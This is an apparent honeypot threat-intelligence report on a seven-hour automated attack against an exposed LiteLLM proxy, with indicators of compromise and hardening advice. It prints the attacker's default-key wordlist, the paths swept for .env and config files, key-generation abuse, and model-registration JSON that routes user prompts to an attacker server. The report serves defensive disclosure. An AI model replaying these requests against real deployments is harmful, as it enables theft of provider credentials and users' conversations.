Seven Hours with a Ghost: Inside a Live LiteLLM Model Injection Attack
A fully-automated, multi-stage attack against an exposed LiteLLM proxy — captured in real time by the AI Honeypot Observatory
Seven Hours with a Ghost: Inside a Live LiteLLM Model Injection Attack
May 26, 2026 · AI Honeypot Observatory
Executive Summary
 The complete 8-phase attack chain, from initial reconnaissance through persistent model injection.
At 05:11 UTC this morning, a threat actor operating from a DigitalOcean VPS in Singapore began a systematic, multi-stage attack against our LiteLLM honeypot persona. Over the next seven hours they progressed from initial reconnaissance through credential brute-forcing, API key generation abuse, config file exfiltration attempts, and — the headline move — model injection: registering fake AI model definitions that silently redirect all user prompts to an attacker-controlled server.
This is not a theoretical attack. Every step documented here was executed against what the attacker believed was a live LiteLLM deployment. The only reason nothing was exfiltrated is because they hit a honeypot.
Attacker IP: 165.22.107.251 (DigitalOcean, Singapore)
Attacker C2: 165.22.107.251:9999 (exfil capture server, same host)
Target persona: LiteLLM proxy (port 4000)
Attack duration: ~7 hours (05:11–12:23 UTC)
Total logged requests: 121
Background: What Is LiteLLM?
LiteLLM is an open-source LLM proxy gateway widely deployed by organizations to provide a unified OpenAI-compatible API in front of multiple backend providers — OpenAI, Anthropic, Google Vertex AI, local models, and more. It handles authentication, routing, load balancing, and spend tracking for AI workloads.
It is extremely popular. It is frequently self-hosted. And it ships with a default master key of sk-1234.
That last fact is central to everything that follows.
The Honeypot Setup
The AI Honeypot Observatory operates a global network of internet-facing servers that impersonate exposed AI infrastructure — Ollama, vLLM, LiteLLM, Open-WebUI, LocalAI, and others. Every inbound request is logged in full: headers, body, source IP, timestamp. No real models are running; responses are simulated. The goal is to observe attacker tooling, techniques, and objectives in the wild.
This morning's attacker found one of our US sensors.
The Attack, Step by Step
Phase 1 — Reconnaissance (05:11–06:35 UTC)
The session opens with clean, methodical enumeration across every AI persona simultaneously. The attacker hits Ollama's model list endpoints, sweeps .env files across TextGen WebUI, Open-WebUI, and LocalAI, and probes config endpoints. This is automated — the requests come in sub-second intervals from Python/3.11 aiohttp/3.13.5.
05:11:06  GET  /api/tags           [ollama]        — enumerate installed models
05:11:06  GET  /v1/models          [ollama]        — OpenAI-compat model list
05:34:35  GET  /.env               [textgen_webui] — credential harvest attempt
05:50:08  GET  /.env               [ollama]        — credential harvest attempt
05:50:09  GET  /.env               [openai_proxy]  — credential harvest attempt
05:50:09  GET  /.env               [open_webui]    — credential harvest attempt
05:50:10  GET  /.env               [localai]       — credential harvest attempt
Nothing remarkable here — this is standard AI infrastructure scanning. The interesting part starts at 09:40.
Phase 2 — LiteLLM Credential Brute-Force (09:40 UTC)
The attacker pivots to the LiteLLM persona on port 4000. First request is a health check, then immediately into credential enumeration. They fire 8 different bearer tokens at /credentials and /credentials/list:
Bearer sk-1234
Bearer sk-1234567890
Bearer sk-123456
Bearer 1234
Bearer admin
Bearer sk-litellm
Bearer sk-master
Bearer Bearer sk-1234   ← double-prefix bug reveals copy-paste tooling artifact
The double "Bearer Bearer" on the last entry is a tell — this is an automated tool with a credential wordlist that has a bug where it prepends "Bearer" to values that already include it. Small detail, but useful for fingerprinting the same tool if it appears elsewhere.
They also hit /v1/models, /config, and /global/spend/logs — mapping exactly what access each credential level provides.
Phase 3 — API Key Generation Abuse (09:51–10:19 UTC)
This is where it escalates. The attacker discovers that POST /key/generate accepts Bearer sk-1234 (the LiteLLM default master key) and successfully generates new API keys:
09:51:05  POST /key/generate       Bearer sk-1234  →  {}
09:51:06  POST /v1/chat/completions  Bearer <newly generated key, redacted>
They repeat this three times, generating three distinct keys and immediately using each to send test chat completions to llama3-8b, mistral-7b, and deepseek-r1-7b. They are verifying the entire privilege chain: unauthenticated → default key → generate key → use key.
On a real deployment, they now hold three legitimate API keys that appear in logs as normal user activity.
Phase 4 — Config File Exfiltration Sweep (10:39–11:27 UTC)
The attacker sweeps 15+ config file paths across multiple personas:
GET  /.env
GET  /app/.env
GET  /config.yaml
GET  /app/config.yaml
GET  /litellm/config.yaml
GET  /etc/litellm/config.yaml
GET  /home/litellm/config.yaml
GET  /root/config.yaml
GET  /proxy/config.yaml
GET  /opt/litellm/config.yaml
GET  /workspace/config.yaml
GET  /docker-compose.yml
GET  /.git/config
A real LiteLLM config.yaml contains every upstream API key configured in the deployment — OpenAI keys, Anthropic keys, Google Vertex credentials, and more. This sweep is the jackpot grab: if any of these respond with real content, the attacker walks away with credentials for every AI provider the victim organization has configured.
Phase 5 — Model Injection and Exfil Channel Deployment (11:39–11:47 UTC)
This is the core technique. LiteLLM allows administrators to register new model definitions via POST /model/new. A model definition tells the proxy: when a user requests this model name, forward the request to this backend API endpoint.
The attacker tests the mechanism first with a throwaway model:
POST /model/new
{
  "model_name": "dbtest",
  "litellm_params": {
    "model": "openai/test",
    "api_base": "http://127.0.0.1:1/v1"
  }
}
Satisfied it works, they register their actual exfil infrastructure — one model per major provider type:
POST /model/new
{
  "model_name": "exfil_<target-ip>",
  "litellm_params": {
    "model": "openai/capture",
    "api_base": "http://165.22.107.251:9999/v1"
  }
}
The attacker named each injected model after the address of the server it was planting it on (shown here as <target-ip>), which is consistent with tracking which victim's traffic reaches the capture server.
POST /model/new
{
  "model_name": "exfila_<target-ip>",
  "litellm_params": {
    "model": "anthropic/capture",
    "api_base": "http://165.22.107.251:9999/v1"
  }
}
POST /model/new
{
  "model_name": "exfilv_<target-ip>",
  "litellm_params": {
    "model": "vertex_ai/capture",
    "api_base": "http://165.22.107.251:9999/v1"
  }
}
All three point api_base to 165.22.107.251:9999 — the attacker's own server, running what is almost certainly a minimal HTTP server logging every request body it receives.
Then the verification ping — one per model:
POST /v1/chat/completions
{
  "model": "exfil_<target-ip>",
  "messages": [{"role": "user", "content": "x"}],
  "max_tokens": 2
}
The single character "x" is deliberate. Minimal payload, just enough to generate a valid API request and confirm the exfil channel is live. Costs almost nothing. Triggers no content filters. Gets the job done.
What this means on a real deployment: Any user or application that sends a request to one of these model names has their complete request body silently forwarded to the attacker's server. Full message history. System prompts. Any sensitive data in the conversation. The proxy returns a response (the attacker's server can proxy onward to the real provider), so the user sees normal behavior and has no indication anything is wrong.
The three-provider variant — OpenAI, Anthropic, Vertex AI — is deliberate coverage. The attacker doesn't know which backend providers the victim uses. By registering under all three namespaces, they maximize the probability that something routes through their capture server.
Phase 6 — Continued Enumeration (11:55–12:23 UTC)
After deploying the exfil models, the attacker continues sweeping — .git/config across all personas, API config endpoints on LocalAI and vLLM, settings endpoints on Open-WebUI. The session ends at 12:23 UTC. Either they moved on, or they got what they needed and left the exfil models sitting in place for future traffic.
Why This Matters
This is not a novel vulnerability in LiteLLM itself. It is expected behavior being abused: an admin endpoint doing exactly what it is designed to do, accessed with credentials the software ships with by default.
The attack requires only three conditions:
- LiteLLM accessible from the internet
- Default master key not rotated (
sk-1234) /model/newendpoint not restricted to internal networks
All three are true for a significant fraction of deployed LiteLLM instances. Shodan and Censys regularly index thousands of exposed deployments.
This is also the second distinct LiteLLM-targeting tool our honeypot network has captured. A previous attacker (154.219.123.193) ran SQL injection attacks against the Authorization header, specifically targeting the litellm_credentials and litellm_verificationtoken database tables by name — indicating deep familiarity with LiteLLM's internal schema. Two different tools. Two different techniques. Both purpose-built for LiteLLM. Both active.
Indicators of Compromise
| Type | Value | Context |
|---|---|---|
| IP | 165.22.107.251 |
Attack source (DigitalOcean, Singapore) |
| IP | 165.22.107.251:9999 |
Attacker exfil capture server |
| User-Agent | Python/3.11 aiohttp/3.13.5 |
Recon phase tooling |
| User-Agent | python-requests/2.33.0 |
Exploitation phase tooling |
| Model name | exfil_* |
Injected exfil model (OpenAI provider) |
| Model name | exfila_* |
Injected exfil model (Anthropic provider) |
| Model name | exfilv_* |
Injected exfil model (Vertex AI provider) |
| Model name | cap_* |
Test variant of injected model |
| Bearer token | sk-1234 |
Default LiteLLM master key — rotate immediately |
| Endpoint | POST /key/generate |
Used for key generation abuse |
| Endpoint | POST /model/new |
Used for model injection |
Defensive Recommendations
Immediate actions:
- Rotate your master key. Set
LITELLM_MASTER_KEYto a cryptographically random value.sk-1234is in every attacker wordlist. - Audit your registered models. Run
GET /v1/modelsand inspect every entry. Any model with an externalapi_baseURL you don't recognize is a live exfil channel. - Restrict admin endpoints.
/model/new,/key/generate, and/credentialsshould never be reachable from the public internet. Put them behind a VPN or bind to localhost only.
Structural hardening:
- Do not expose LiteLLM's admin API publicly. Place it behind an internal load balancer or VPN.
- Enable LiteLLM audit logging to alert on new model registrations.
- Monitor outbound connections from your LiteLLM host. Unexpected external connections on non-standard ports (e.g., 9999) are a strong indicator of an active exfil channel in operation.
- Maintain a known-good baseline of your model list and diff against it regularly.
Closing
We built this honeypot network because we suspected AI infrastructure was being actively targeted in ways the security community hadn't fully documented. This session is a clean proof: a fully-automated, multi-stage attack that would completely compromise a real LiteLLM deployment, running in the wild on a Tuesday morning.
The attacker had their exfil infrastructure standing before they sent the first packet. They knew exactly which endpoints to hit, in which order, with which credentials. This is not someone exploring. This is someone running a rehearsed playbook against a target they've attacked before.
We'll keep watching.
The AI Honeypot Observatory operates a global network of honeypots impersonating AI infrastructure across six regions. All captures are logged, analyzed, and published here. If you'd like to collaborate on research or discuss findings, find us at ai-honeypots.com.
Use this research
Get the data behind this research
Full feed
90 days of history instead of 28, the actor and campaign API, CSV, and the full weekly brief with its IOC appendix. We reply by email to set up your key.
Request a 14-day trialFree IOC feed
IPs seen on our decoy AI services over the last 7 or 28 days, each with an actor category and ATT&CK techniques. JSON, TXT, STIX 2.1 and MISP. No sign-up.
Get the free feedDefend against this
Hardening exposed LLM endpoints: what attackers try first and the steps that stop them.